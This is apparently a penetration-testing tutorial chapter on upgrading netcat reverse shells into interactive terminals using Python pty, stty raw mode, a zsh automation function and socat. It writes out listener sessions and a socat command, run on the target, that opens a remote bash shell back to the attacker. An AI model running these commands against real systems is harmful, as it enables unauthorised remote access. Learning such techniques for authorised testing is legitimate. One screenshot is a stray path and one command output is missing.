# 3.2 Upgrading shells

## Overview

For the most part, when you initially gain your shell (for example, using `nc`), it will be barely functional. If you press `CTRL ^C`, you will get disconnected. You will also find the `arrow keys` don't work.

## Python

Upgrading shells it just another thing Python is great at.

In the block below, I caught a standard netcat reverse shell on netcat.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.182] from docker01 [192.168.0.137] 44178
$
```

If I try to use something like `sudo`, I'll get a message they I don't have a TTY. I can resolve this using python.

> Note: This needs python to be installed on the target, not the Kali attacker receiving the reverse shell.

Any of the commands below will work.

```
python -c 'import pty; pty.spawn("/bin/bash")'
python2 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

All I need to do is use it within my shell after receiving a connection as per below. Note that you must keep the `'` on the end of the python command.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.182] from docker01 [192.168.0.137] 48754
$ python -c 'import pty; pty.spawn("/bin/bash")'
user@docker01:~$
```

Now that is done, it's much improved. You can use commands like `sudo` now and some exploits that need a `TTY` will work. It's not perfect, as in no `command-completion` and no `CTRL ^C`, but we will look at enabling that in a moment.

## Netcat

Netcat is likely the first type of shell you ever used while pen-testing. It's simple, and can be deployed on Windows and Linux alike.

Let's consider this:

> You have spawned a shell and used Python to upgrade it to a psuedo TTY

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.182] from docker01 [192.168.0.137] 42542
$ python -c 'import pty; pty.spawn("/bin/bash")'
user@docker01:~$
```

You type out a command and realize you have a typo.

```
user@docker01:~$ cat /ettc/passwd
```

So you try and use the arrow keys to move left and fix it, that does not work and you get an output similar to that below.

```
user@docker01:~$ cat /ettc/passwd^[[D^[[D^[[D^[[D^[[D^[[D
```

So, you you go ahead and press `CTRL^C` as that normally clears the line, but you end up disconnecting the shell

```
user@docker01:~$ cat /ettc/passwd^[[D^[[D^[[D^[[D^[[D^[[D^C

┌──(kali㉿kali)-[~]
└─$
```

Now you need to go and and spawn the reverse shell and upgrade it with Python while thinking "There must be a better way". You could go with Socat, which will be covered later, but there are ways to upgrade the shell without it that do not require getting a `socat` binary on the target.

### Manual mode

I'll first look at how it is done manually.


> Obtaining `Columns, Rows, and Terminal type` are all done within Kali, not the reverse shell

You need to grab the `columns` and `rows` of your current terminal session. This is essentially how big your current terminal window is. This can change if you resize it.

You can run:

```
ssty -a
```

And you will see the output below.




From this, you can see that my `rows` are `51` and my `columns` are `235`.

If you want to get an easier to read output, try the command below

```
┌──(kali㉿kali)-[~]
└─$ echo "Columns =" $(stty -a < /dev/tty | grep -oE 'columns [0-9]+' | cut -d' ' -f2) && echo "Rows =" $(stty -a < /dev/tty | grep -oE 'rows [0-9]+' | cut -d' ' -f2)

Columns = 235
Rows = 51
```

Next, you need to get your current terminal:

```
echo $TERM
```

This gives me the output below

```
┌──(kali㉿kali)-[~]
└─$ echo $TERM
xterm-256color
```

Compiling my terminal, columns, and rows into two commands, save them for shortly.

```
stty rows 51 cols 235
export TERM=xterm-256color
```

### Connect your shell

Generate a `nc` reverse shell and have it connect back to your `Kali` box.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.182] from docker01 [192.168.0.137] 33352
$
```

Upgrade it with Python

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

This gives

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.182] from docker01 [192.168.0.137] 33352
$ python -c 'import pty; pty.spawn("/bin/bash")'
user@docker01:~$
```

Press `Ctrl^Z` to background the shell

```
user@docker01:~$ ^Z
zsh: suspended  nc -lvp 4444

┌──(kali㉿kali)-[~]
└─$
```

Use the command below to enable raw and then foreground the session.

> You may need to press `enter` after the command below to have a prompt appear.

```
stty raw -echo < /dev/tty; fg
```

Now that is done, use the two commands we saved before.

```
stty rows 51 cols 235
export TERM=xterm-256color
```

That's it, you are done. Try it out! a `top` or `ps aux` will now occupy the full screen. You can also use `Ctrl^C` as much as you like and it won't close your session.

## Scripted mode

Having that new `nc` session is great, but it was a lot of work to get there. If only there was a way to have a `zsh` function (the default Kali shell) to automate it for us.

> No shock to anyone, we can automate it!

The shell `ZSH` has a file called `.zshrc` that lives in your home folder. This file lets you define things like aliases and functions. We are going to use a function to automate what we had to do for a manual `nc` shell upgrade above.

Go ahead and edit your `~/.zshrc` with `nano ~/.zshrc` and insert the function below. I've added an image of where I inserted it, just above the aliases.

```
function fg-bg() {
    if [[ $#BUFFER -eq 0 ]]; then
        local backgroundProgram="$(jobs | tail -n 1 | awk '{print $4}')"
        case "$backgroundProgram" in
            "nc"|"ncat"|"netcat")
                local columns=$(stty -a < /dev/tty | grep -oE 'columns [0-
9]+' | cut -d' ' -f2)
                local rows=$(stty -a < /dev/tty | grep -oE 'rows [0-9]+' |
cut -d' ' -f2)
                notify-send "Terminal dimensions" "Rows: $rows\nColumns:
$columns\nstty command on clipboard"
                echo "stty rows $rows cols $columns
                export TERM=\"xterm-256color\"" | xclip -i -selection
clipboard
                stty raw -echo < /dev/tty; fg
                ;;
            *)
                fg
                ;;
        esac
    fi
}
zle -N fg-bg
bindkey '^Z' fg-bg
```

```
    # Take advantage of $LS_COLORS for completion as well
    zstyle ':completion:*' list-colors "${(s.:.)LS_COLORS}"
fi

function fg-bg() {
    if [[ $#BUFFER -eq 0 ]]; then
        local backgroundProgram="$(jobs | tail -n 1 | awk '{print $4}')"
        case "$backgroundProgram" in
            "nc"|"ncat"|"netcat")
                local columns=$(stty -a < /dev/tty | grep -oE 'columns [0-9]+' | cut -d' ' -f2)
                local rows=$(stty -a < /dev/tty | grep -oE 'rows [0-9]+' | cut -d' ' -f2)
                notify-send "Terminal dimensions" "Rows: $rows\nColumns: $columns\nstty command on clipboard"
                echo "stty rows $rows cols $columns
                export TERM=\"xterm-256color\"" | xclip -i -selection clipboard
                stty raw -echo < /dev/tty; fg
                ;;
            *)
                fg
                ;;
        esac
    fi
}
zle -N fg-bg
bindkey '^Z' fg-bg

# some more ls aliases
alias ll='ls -l'
alias la='ls -A'
alias l='ls -CF'
```

Once that is done, you can either log out / login again, or use:

```
source ~/.zshrc
```

So the file is read. Once that is done, connect a reverse shell and upgrade it with Python:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.182] from docker01 [192.168.0.137] 42542
$ python -c 'import pty; pty.spawn("/bin/bash")'
user@docker01:~$
```

Here comes the automation. All you need to do is press `Ctrl ^ Z` twice, and then `enter`

Once that is done, paste what is on your `clipboard` using `Ctrl + Shit + V` and press enter. That last paste from `clipboard` will resolve your terminal type, `rows` and `columns`.

> At this stage you have a fully upgraded `nc` shell which only needed a handful of key combinations.

## Socat

Socat is the final method of terminal upgrade we are going to look at. It requires that `socat` be on both the target, and the attacker. You can download compiled binaries (for Linux and Windows) at the link below if you do not have it installed.

https://github.com/andrew-d/static-binaries/tree/master/binaries

After that, there are only two steps.

### On Kali

The command below will listen on port `4444`

```
socat file:`tty`,raw,echo=0 tcp-listen:4444
```

### On target

The command below is run on the target. This example will connect back to `127.0.0.1` on port `4444`. Be sure to change the target IP.

```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:127.0.0.1:4444
```

## Summary

We have covered upgrading to a TTY with Python, upgrading an `nc` session to be a essentially a full shell, and using `socat` for a high quality shell which can be used on Linux and Windows.